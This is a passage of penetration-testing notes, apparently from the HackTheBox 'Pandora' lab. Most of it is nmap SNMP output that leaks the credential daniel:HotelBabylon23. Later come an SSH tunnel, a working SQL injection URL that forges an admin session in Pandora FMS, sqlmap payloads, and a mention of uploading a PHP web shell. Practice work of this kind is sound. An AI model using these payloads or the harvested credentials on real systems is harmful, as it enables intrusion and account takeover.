    |    strace_5.5-3ubuntu1_amd64; 2021-02-01T17:25:17
    |    sudo_1.8.31-1ubuntu1.2_amd64; 2021-02-01T17:24:12
    |    systemd-sysv_245.4-4ubuntu3.13_amd64; 2021-12-07T12:56:52
    |    systemd-timesyncd_245.4-4ubuntu3.13_amd64; 2021-12-07T12:56:53
    |    systemd_245.4-4ubuntu3.13_amd64; 2021-12-07T12:56:57
    |    sysvinit-utils_2.96-2.1ubuntu1_amd64; 2021-02-01T17:21:20
    |    tar_1.30+dfsg-7ubuntu0.20.04.1_amd64; 2021-02-01T17:23:40
    |    tcpdump_4.9.3-4_amd64; 2021-02-01T17:25:17
    |    telnet_0.17-41.2build1_amd64; 2021-02-01T17:25:17
    |    thermald_1.9.1-1ubuntu0.6_amd64; 2021-12-07T12:58:00
    |    thin-provisioning-tools_0.8.5-4build1_amd64; 2021-02-01T17:26:16
    |    time_1.7-25.1build1_amd64; 2021-02-01T17:25:17
    |    tmux_3.0a-2ubuntu0.3_amd64; 2021-06-11T13:05:19
    |    tpm-udev_0.4_all; 2021-02-01T17:25:39
    |    traceroute_1:2.1.0-2_amd64; 2021-06-11T13:30:10
    |    tzdata_2021e-0ubuntu0.20.04_all; 2021-12-07T12:57:04
    |    ubuntu-advantage-tools_27.4.2-20.04.1_amd64; 2022-01-03T07:47:22
    |    ubuntu-keyring_2020.02.11.4_all; 2021-06-11T13:05:03
    |    ubuntu-release-upgrader-core_1:20.04.36_all; 2021-12-07T12:57:15
    |    ubuntu-server_1.450.2_amd64; 2021-02-01T17:26:22
    |    ucf_3.0038+nmu1_all; 2021-02-01T17:22:27
    |    udev_245.4-4ubuntu3.13_amd64; 2021-12-07T12:56:52
    |    udisks2_2.8.4-1ubuntu2_amd64; 2022-01-03T07:48:17
    |    unzip_6.0-25ubuntu1_amd64; 2021-06-11T13:33:44
    |    update-manager-core_1:20.04.10.9_all; 2021-12-07T12:57:15
    |    update-notifier-common_3.192.30.10_all; 2022-01-03T07:47:21
    |    upower_0.99.11-1build2_amd64; 2021-06-11T12:44:22
    |    usb.ids_2020.03.19-1_all; 2021-02-01T17:25:17
    |    usbmuxd_1.1.1~git20191130.9af2b12-1_amd64; 2021-06-11T12:44:22
    |    usbutils_1:012-2_amd64; 2021-02-01T17:25:17
    |    util-linux_2.34-0.1ubuntu9.1_amd64; 2021-02-01T17:23:43
    |    uuid-runtime_2.34-0.1ubuntu9.1_amd64; 2021-02-01T17:24:54
    |    vim-common_2:8.1.2269-1ubuntu5.4_all; 2021-12-07T12:57:21
    |    vim-runtime_2:8.1.2269-1ubuntu5.4_all; 2021-12-07T12:57:21
    |    vim-tiny_2:8.1.2269-1ubuntu5.4_amd64; 2021-12-07T12:57:19
    |    vim_2:8.1.2269-1ubuntu5.4_amd64; 2021-12-07T12:57:19
    |    wget_1.20.3-1ubuntu2_amd64; 2021-12-07T12:57:25
    |    whiptail_0.52.21-4ubuntu2_amd64; 2021-02-01T17:22:28
    |    wireless-regdb_2021.08.28-0ubuntu1~20.04.1_all; 2021-12-07T12:58:00
    |    x11-common_1:7.7+19ubuntu14_all; 2021-06-11T13:33:39
    |    xauth_1:1.1-0ubuntu1_amd64; 2021-02-01T17:25:18
    |    xdg-user-dirs_0.17-2ubuntu1_amd64; 2021-02-01T17:22:29
    |    xfsprogs_5.3.0-1ubuntu2_amd64; 2021-02-01T17:26:22
    |    xkb-data_2.29-2_all; 2021-02-01T17:22:29
    |    xprobe_0.3-4build1_amd64; 2021-06-11T13:30:10
    |    xxd_2:8.1.2269-1ubuntu5.4_amd64; 2021-12-07T12:57:18
    |    xz-utils_5.2.4-1ubuntu1_amd64; 2021-02-01T17:24:13
    |    zerofree_1.1.1-1_amd64; 2021-02-01T17:26:25
    |    zip_3.0-11build1_amd64; 2021-06-11T13:55:09
    |_   zlib1g_1:1.2.11.dfsg-2ubuntu1.2_amd64; 2021-02-01T17:24:00
    |  snmp-processes:
    |    1:
    |      Name: systemd
    |      Path: /sbin/init
    |      Params: maybe-ubiquity
    |    2:
    |      Name: kthreadd
    |    3:
    |      Name: rcu_gp
    |    4:
    |      Name: rcu_par_gp
    |    5:
    |      Name: kworker/0:0-events
    |    6:
    |      Name: kworker/0:0H-kblockd
    |    7:
    |      Name: kworker/0:1-events
    |    9:
    |      Name: mm_percpu_wq
    |    10:
    |      Name: ksoftirqd/0
    |    11:
    |      Name: rcu_sched
    |    12:
    |      Name: migration/0
    |    13:
    |      Name: idle_inject/0
    |    14:
    |      Name: cpuhp/0
    |    15:
    |      Name: cpuhp/1
    |    16:
    |      Name: idle_inject/1
    |    17:
    |      Name: migration/1
    |    18:
    |      Name: ksoftirqd/1
    |    20:
    |      Name: kworker/1:0H-kblockd
    |    21:
    |      Name: kdevtmpfs
    |    22:
```

```
|     Name: netns
|   23:
|     Name: rcu_tasks_kthre
|   24:
|     Name: kauditd
|   25:
|     Name: khungtaskd
|   26:
|     Name: oom_reaper
|   27:
|     Name: writeback
|   28:
|     Name: kcompactd0
|   29:
|     Name: ksmd
|   30:
|     Name: khugepaged
|   35:
|     Name: kworker/1:1-mpt_poll_0
|   77:
|     Name: kintegrityd
|   78:
|     Name: kblockd
|   79:
|     Name: blkcg_punt_bio
|   80:
|     Name: tpm_dev_wq
|   81:
|     Name: ata_sff
|   82:
|     Name: md
|   83:
|     Name: edac-poller
|   84:
|     Name: devfreq_wq
|   85:
|     Name: watchdogd
|   88:
|     Name: kswapd0
|   89:
|     Name: ecryptfs-kthrea
|   91:
|     Name: kthrotld
|   92:
|     Name: irq/24-pciehp
|   93:
|     Name: irq/25-pciehp
|   94:
|     Name: irq/26-pciehp
|   95:
|     Name: irq/27-pciehp
|   96:
|     Name: irq/28-pciehp
|   97:
|     Name: irq/29-pciehp
|   98:
|     Name: irq/30-pciehp
|   99:
|     Name: irq/31-pciehp
|   100:
|     Name: irq/32-pciehp
|   101:
|     Name: irq/33-pciehp
|   102:
|     Name: irq/34-pciehp
|   103:
|     Name: irq/35-pciehp
|   104:
|     Name: irq/36-pciehp
|   105:
|     Name: irq/37-pciehp
|   106:
|     Name: irq/38-pciehp
|   107:
|     Name: irq/39-pciehp
|   108:
|     Name: irq/40-pciehp
|   109:
|     Name: irq/41-pciehp
|   110:
|     Name: irq/42-pciehp
|   111:
|     Name: irq/43-pciehp
|   112:
|     Name: irq/44-pciehp
|   113:
|     Name: irq/45-pciehp
|   114:
|     Name: irq/46-pciehp
|   115:
|     Name: irq/47-pciehp
|   116:
|     Name: irq/48-pciehp
|   117:
|     Name: irq/49-pciehp
|   118:
|     Name: irq/50-pciehp
|   119:
|     Name: irq/51-pciehp
|   120:
|     Name: irq/52-pciehp
|   121:
|     Name: irq/53-pciehp
|   122:
|     Name: irq/54-pciehp
|   123:
|     Name: irq/55-pciehp
|   124:
|     Name: acpi_thermal_pm
|   125:
|     Name: scsi_eh_0
|   126:
|     Name: scsi_tmf_0
|   127:
|     Name: scsi_eh_1
|   128:
|     Name: scsi_tmf_1
|   130:
|     Name: vfio-irqfd-clea
|   131:
|     Name: ipv6_addrconf
|   141:
```

```
|     Name: kstrp
| 144:
|     Name: kworker/u5:0
| 157:
|     Name: charger_manager
| 202:
|     Name: mpt_poll_0
| 203:
|     Name: mpt/0
| 204:
|     Name: irq/16-vmwgfx
| 205:
|     Name: scsi_eh_2
| 206:
|     Name: ttm_swap
| 207:
|     Name: scsi_tmf_2
| 208:
|     Name: scsi_eh_3
| 209:
|     Name: scsi_tmf_3
| 210:
|     Name: scsi_eh_4
| 211:
|     Name: scsi_tmf_4
| 212:
|     Name: scsi_eh_5
| 213:
|     Name: scsi_tmf_5
| 214:
|     Name: scsi_eh_6
| 215:
|     Name: scsi_tmf_6
| 216:
|     Name: scsi_eh_7
| 217:
|     Name: scsi_tmf_7
| 218:
|     Name: scsi_eh_8
| 219:
|     Name: scsi_tmf_8
| 220:
|     Name: scsi_eh_9
| 221:
|     Name: scsi_tmf_9
| 222:
|     Name: scsi_eh_10
| 223:
|     Name: scsi_tmf_10
| 224:
|     Name: scsi_eh_11
| 225:
|     Name: scsi_tmf_11
| 226:
|     Name: scsi_eh_12
| 227:
|     Name: scsi_tmf_12
| 228:
|     Name: scsi_eh_13
| 229:
|     Name: scsi_tmf_13
| 230:
|     Name: scsi_eh_14
| 231:
|     Name: scsi_tmf_14
| 232:
|     Name: scsi_eh_15
| 233:
|     Name: scsi_tmf_15
| 234:
|     Name: scsi_eh_16
| 235:
|     Name: scsi_tmf_16
| 236:
|     Name: scsi_eh_17
| 237:
|     Name: scsi_tmf_17
| 238:
|     Name: scsi_eh_18
| 239:
|     Name: scsi_tmf_18
| 240:
|     Name: scsi_eh_19
| 241:
|     Name: scsi_tmf_19
| 242:
|     Name: scsi_eh_20
| 243:
|     Name: scsi_tmf_20
| 244:
|     Name: scsi_eh_21
| 245:
|     Name: scsi_tmf_21
| 246:
|     Name: scsi_eh_22
| 247:
|     Name: scsi_tmf_22
| 248:
|     Name: scsi_eh_23
| 249:
|     Name: scsi_tmf_23
| 250:
|     Name: scsi_eh_24
| 251:
|     Name: scsi_tmf_24
| 252:
|     Name: scsi_eh_25
| 253:
|     Name: scsi_tmf_25
| 254:
|     Name: scsi_eh_26
| 255:
|     Name: scsi_tmf_26
| 256:
|     Name: scsi_eh_27
| 257:
|     Name: scsi_tmf_27
| 258:
|     Name: scsi_eh_28
| 259:
|     Name: scsi_tmf_28
| 260:
```

```
|    Name: scsi_eh_29
|  261:
|    Name: scsi_tmf_29
|  262:
|    Name: scsi_eh_30
|  263:
|    Name: scsi_tmf_30
|  264:
|    Name: scsi_eh_31
|  265:
|    Name: scsi_tmf_31
|  267:
|    Name: cryptd
|  297:
|    Name: kworker/u4:28-events_power_efficient
|  298:
|    Name: kworker/u4:29-events_power_efficient
|  329:
|    Name: scsi_eh_32
|  330:
|    Name: scsi_tmf_32
|  331:
|    Name: kworker/1:1H-kblockd
|  342:
|    Name: kdmflush
|  344:
|    Name: kdmflush
|  375:
|    Name: raid5wq
|  430:
|    Name: kworker/0:1H-kblockd
|  433:
|    Name: jbd2/dm-0-8
|  434:
|    Name: ext4-rsv-conver
|  488:
|    Name: systemd-journal
|    Path: /lib/systemd/systemd-journald
|  516:
|    Name: systemd-udevd
|    Path: /lib/systemd/systemd-udevd
|  525:
|    Name: systemd-network
|    Path: /lib/systemd/systemd-networkd
|  659:
|    Name: kaluad
|  660:
|    Name: kmpath_rdacd
|  661:
|    Name: kworker/1:4-events
|  662:
|    Name: kmpathd
|  663:
|    Name: kmpath_handlerd
|  664:
|    Name: multipathd
|    Path: /sbin/multipathd
|    Params: -d -s
|  672:
|    Name: jbd2/sda2-8
|  673:
|    Name: ext4-rsv-conver
|  685:
|    Name: systemd-resolve
|    Path: /lib/systemd/systemd-resolved
|  688:
|    Name: systemd-timesyn
|    Path: /lib/systemd/systemd-timesyncd
|  702:
|    Name: VGAuthService
|    Path: /usr/bin/VGAuthService
|  703:
|    Name: vmtoolsd
|    Path: /usr/bin/vmtoolsd
|  782:
|    Name: accounts-daemon
|    Path: /usr/lib/accountsservice/accounts-daemon
|  783:
|    Name: dbus-daemon
|    Path: /usr/bin/dbus-daemon
|    Params: --system --address=systemd: --nofork --nopidfile --systemd-activation --syslog-only
|  797:
|    Name: irqbalance
|    Path: /usr/sbin/irqbalance
|    Params: --foreground
|  798:
|    Name: networkd-dispat
|    Path: /usr/bin/python3
|    Params: /usr/bin/networkd-dispatcher --run-startup-triggers
|  799:
|    Name: rsyslogd
|    Path: /usr/sbin/rsyslogd
|    Params: -n -iNONE
|  800:
|    Name: systemd-logind
|    Path: /lib/systemd/systemd-logind
|  802:
|    Name: udisksd
|    Path: /usr/lib/udisks2/udisksd
|  837:
|    Name: cron
|    Path: /usr/sbin/cron
|    Params: -f
|  840:
|    Name: cron
|    Path: /usr/sbin/CRON
|    Params: -f
|  850:
|    Name: sh
|    Path: /bin/sh
|    Params: -c sleep 30; /bin/bash -c '/usr/bin/host_check -u daniel -p HotelBabylon23'
|  865:
|    Name: atd
|    Path: /usr/sbin/atd
|    Params: -f
|  872:
|    Name: snmpd
|    Path: /usr/sbin/snmpd
|    Params: -LOw -u Debian-snmp -g Debian-snmp -I -smux mteTrigger mteTriggerConf -f -p /run/snmpd.pid
|  874:
|    Name: sshd
|    Path: sshd: /usr/sbin/sshd -D [listener] 0 of 10-100 startups
```

```
   |    890:
   |      Name: apache2
   |      Path: /usr/sbin/apache2
   |      Params: -k start
   |    892:
   |      Name: agetty
   |      Path: /sbin/agetty
   |      Params: -o -p -- \u --noclear tty1 linux
   |    920:
   |      Name: polkitd
   |      Path: /usr/lib/policykit-1/polkitd
   |      Params: --no-debug
   |    1018:
   |      Name: mysqld
   |      Path: /usr/sbin/mysqld
   |    1021:
   |      Name: apache2
   |      Path: /usr/sbin/apache2
   |      Params: -k start
   |    1022:
   |      Name: apache2
   |      Path: /usr/sbin/apache2
   |      Params: -k start
   |    1080:
   |      Name: apache2
   |      Path: /usr/sbin/apache2
   |      Params: -k start
   |    1081:
   |      Name: apache2
   |      Path: /usr/sbin/apache2
   |      Params: -k start
   |    1082:
   |      Name: apache2
   |      Path: /usr/sbin/apache2
   |      Params: -k start
   |    1121:
   |      Name: host_check
   |      Path: /usr/bin/host_check
   |      Params: -u daniel -p HotelBabylon23
   |    1126:
   |      Name: sshd
   |      Path: sshd: daniel [priv]
   |    1147:
   |      Name: systemd
   |      Path: /lib/systemd/systemd
   |      Params: --user
   |    1154:
   |      Name: (sd-pam)
   |      Path: (sd-pam)
   |    1157:
   |      Name: kworker/0:2-events
   |    1161:
   |      Name: kworker/0:3
   |    1277:
   |      Name: sshd
   |      Path: sshd: daniel@pts/0
   |    1279:
   |      Name: bash
   |      Path: -bash
   |    1321:
   |      Name: apache2
   |      Path: /usr/sbin/apache2
   |_     Params: -k start
   | snmp-info:
   |   enterprise: net-snmp
   |   engineIDFormat: unknown
   |   engineIDData: 48fa95537765c36000000000
   |   snmpEngineBoots: 30
   |_  snmpEngineTime: 7m42s
   | snmp-sysdescr: Linux pandora 5.4.0-91-generic #102-Ubuntu SMP Fri Nov 5 16:31:28 UTC 2021 x86_64
   |_   System uptime: 7m42.50s (46250 timeticks)
   | snmp-netstat:
   |   TCP  0.0.0.0:22             0.0.0.0:0
   |   TCP  10.10.11.136:22        10.10.14.121:37822
   |   TCP  10.10.11.136:22        10.10.14.178:42666
   |   TCP  10.10.11.136:22        10.10.14.178:42684
   |   TCP  10.10.11.136:22        10.10.14.178:42696
   |   TCP  10.10.11.136:22        10.10.14.178:42720
   |   TCP  10.10.11.136:22        10.10.14.178:42724
   |   TCP  10.10.11.136:43998     1.1.1.1:53
   |   TCP  127.0.0.1:3306         0.0.0.0:0
   |   TCP  127.0.0.53:53          0.0.0.0:0
   |   UDP  0.0.0.0:161            *:*
   |_  UDP  127.0.0.53:53          *:*
   | snmp-interfaces:
   |   lo
   |     IP address: 127.0.0.1  Netmask: 255.0.0.0
   |     Type: softwareLoopback  Speed: 10 Mbps
   |     Traffic stats: 43.25 Kb sent, 43.25 Kb received
   |   VMware VMXNET3 Ethernet Controller
   |     IP address: 10.10.11.136  Netmask: 255.255.254.0
   |     MAC address: 00:50:56:b9:ba:9f (VMware)
   |     Type: ethernetCsmacd  Speed: 4 Gbps
   |_    Traffic stats: 3.86 Mb sent, 4.04 Mb received
   Service Info: Host: pandora

   Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
   # Nmap done at Wed Feb 16 11:55:46 2022 -- 1 IP address (1 host up) scanned in 102.72 seconds
```

```
   850:
   |    Name: sh
   |    Path: /bin/sh
   |    Params: -c sleep 30; /bin/bash -c '/usr/bin/host_check -u daniel -p HotelBabylon23'
...[snip]...
   |  1121:
   |    Name: host_check
   |    Path: /usr/bin/host_check
   |    Params: -u daniel -p HotelBabylon23
```

daniel:HotelBabylon23 ⇒ <u>00 - Loot > Creds</u>

## Web Enumeration

## /etc/hosts

```
10.10.11.136    panda.htb
```

## gobuster dir

nothing much here...

```
kali@kali:~$ cat buster/root_files.log | grep -v 403
/index.html          (Status: 200) [Size: 33560]
/.                   (Status: 200) [Size: 33560]
kali@kali:~$ cat buster/root.log | grep -v 403
/assets              (Status: 301) [Size: 313] [--> http://10.10.11.136/assets/]
/.                   (Status: 200) [Size: 33560]
```

## gobuster vhost

nothing...
going back to scan udp
05 - Nmap > nmap udp 161

# Daniel Enumeration

## Searchsploit pandorafms

```
kali@kali:~$ searchsploit pandora
[0/0]
---------------------------------------------------------------------- ----------------------------------
 Exploit Title                                                          | Path
---------------------------------------------------------------------- ----------------------------------
Pandora 7.0NG - Remote Code Execution                                   | php/webapps/47898.py
Pandora FMS - Ping Authenticated Remote Code Execution (Metasploit)     | linux/remote/48334.rb
Pandora Fms - Remote Code Execution (Metasploit)                        | linux/remote/31518.rb
Pandora Fms - SQL Injection Remote Code Execution (Metasploit)          | php/remote/35380.rb
Pandora FMS 3.1 - Authentication Bypass                                 | php/webapps/15639.txt
Pandora FMS 3.1 - Authentication Bypass / Arbitrary File Upload (Metasploit) | php/remote/35731.rb
Pandora Fms 3.1 - Blind SQL Injection                                   | php/webapps/15642.txt
Pandora Fms 3.1 - Directory Traversal / Local File Inclusion            | php/webapps/15643.txt
Pandora Fms 3.1 - OS Command Injection                                  | php/webapps/15640.txt
Pandora Fms 3.1 - SQL Injection                                         | php/webapps/15641.txt
Pandora Fms 3.2.1 - Cross-Site Request Forgery                          | php/webapps/17524.html
Pandora FMS 3.x - 'index.php' Cross-Site Scripting                      | php/webapps/36073.txt
Pandora FMS 4.0.1 - 'sec2' Local File Inclusion                         | php/webapps/36792.txt
Pandora Fms 4.0.1 - Local File Inclusion                                | php/webapps/18494.txt
Pandora FMS 5.0/5.1 - Authentication Bypass                             | php/webapps/37255.txt
Pandora Fms 5.0RC1 - Remote Command Injection                           | php/webapps/31436.txt
Pandora FMS 5.1 SP1 - SQL Injection                                     | php/webapps/36055.txt
Pandora FMS 7.0 NG 749 - 'CG Items' SQL Injection (Authenticated)       | php/webapps/49046.txt
Pandora FMS 7.0 NG 749 - Multiple Persistent Cross-Site Scripting Vulnerabilities | php/webapps/49139.txt
Pandora FMS 7.0 NG 750 - 'Network Scan' SQL Injection (Authenticated)   | php/webapps/49312.txt
Pandora FMS 7.0NG - 'net_tools.php' Remote Code Execution               | php/webapps/48280.py
Pandora FMS Monitoring Application 2.1.x /3.x - SQL Injection           | php/webapps/10570.txt
PANDORAFMS 7.0 - Authenticated Remote Code Execution                    | php/webapps/48064.py
PandoraFMS 7.0 NG 746 - Persistent Cross-Site Scripting                 | php/webapps/48707.txt
PandoraFMS NG747 7.0 - 'filename' Persistent Cross-Site Scripting       | php/webapps/48700.txt
---------------------------------------------------------------------- ----------------------------------
Shellcodes: No Results
Papers: No Results
```

## Enumerate

`grep -ir passw`

```
include/class/ConsoleSupervisor.php:        * Check if user 'admin' is enabled and using default password.
include/class/ConsoleSupervisor.php:        public function checkDefaultPassword()
include/class/ConsoleSupervisor.php:            // Check default password for "admin".
include/class/ConsoleSupervisor.php:                    AND password="1da7ee7d45b96d0e1f45ee4ee23da560"
```

```
public function checkDefaultPassword()
{
    global $config;
    // Check default password for "admin".
    $admin_with_default_pass = db_get_value_sql(
        'SELECT count(*) FROM tusuario
        WHERE
            id_user="admin"
            AND password="1da7ee7d45b96d0e1f45ee4ee23da560"
            AND is_admin=1
            and disabled≠1'
    );
```

```
daniel@pandora:/etc/apache2/sites-enabled$ cat pandora.conf
<VirtualHost localhost:80>
 ServerAdmin admin@panda.htb
 ServerName pandora.panda.htb
 DocumentRoot /var/www/pandora
 AssignUserID matt matt
 <Directory /var/www/pandora>
   AllowOverride All
 </Directory>
 ErrorLog /var/log/apache2/error.log
 CustomLog /var/log/apache2/access.log combined
</VirtualHost>
```

`ssh -L 80:127.0.0.1:80 daniel@$IP`



[vuln]https://blog.sonarsource.com/pandora-fms-742-critical-code-vulnerabilities-explained
to log in

```
http://localhost:8000/pandora_console/include/chart_generator.php?session_id=a%27%20UNION%20SELECT%20%27a%27,1,%27id_usuario%7Cs:5:%22admin%22;%27%20as%20data%20FROM%20tsessions_php%20WHERE%20%271%27=%271
```

```
sqlmap -u http://127.0.0.1:8888/pandora_console/include/chart_generator.php?session_id=
```

```
GET parameter 'session_id' is vulnerable. Do you want to keep testing the others (if any)? [y/N]
sqlmap identified the following injection point(s) with a total of 239 HTTP(s) requests:
---
Parameter: session_id (GET)
    Type: boolean-based blind
    Title: OR boolean-based blind - WHERE or HAVING clause (MySQL comment)
    Payload: session_id=-4832' OR 3477=3477#

    Type: error-based
    Title: MySQL >= 5.0 OR error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)
    Payload: session_id=abc' OR (SELECT 7529 FROM(SELECT COUNT(*),CONCAT(0x717a6a7a71,(SELECT (ELT(7529=7529,1))),0x716b717071,FLOOR(RAND(0)*2))x FROM INFORMATION_SCHEMA.PLUGINS GROUP BY x)a)-- DkAZ

    Type: time-based blind
    Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
    Payload: session_id=abc' AND (SELECT 3787 FROM (SELECT(SLEEP(5)))leGW)-- dKOy
---
[13:39:03] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu 20.04 or 19.10 (eoan or focal)
web application technology: PHP, Apache 2.4.41
back-end DBMS: MySQL >= 5.0 (MariaDB fork)
[13:39:04] [INFO] fetched data logged to text files under '/home/kali/hackthebox/Pandora/.local/share/sqlmap/output/127.0.0.1'

[*] ending @ 13:39:04 /2022-02-16/
```

**sqlmap...**

```
current user: 'pandora@localhost'
current database: 'pandora'
```

follow link for rce, basically login with session id cookie upload a php web shell and get shell as matt

# Matt Enumeration

## linpeas

```
═══════════════════╣ Interesting Files ╠═══════════════════
╞══════════╣ SUID - Check easy privesc, exploits and write perms
└ https://book.hacktricks.xyz/linux-unix/privilege-escalation#sudo-and-suid

...[snip]...

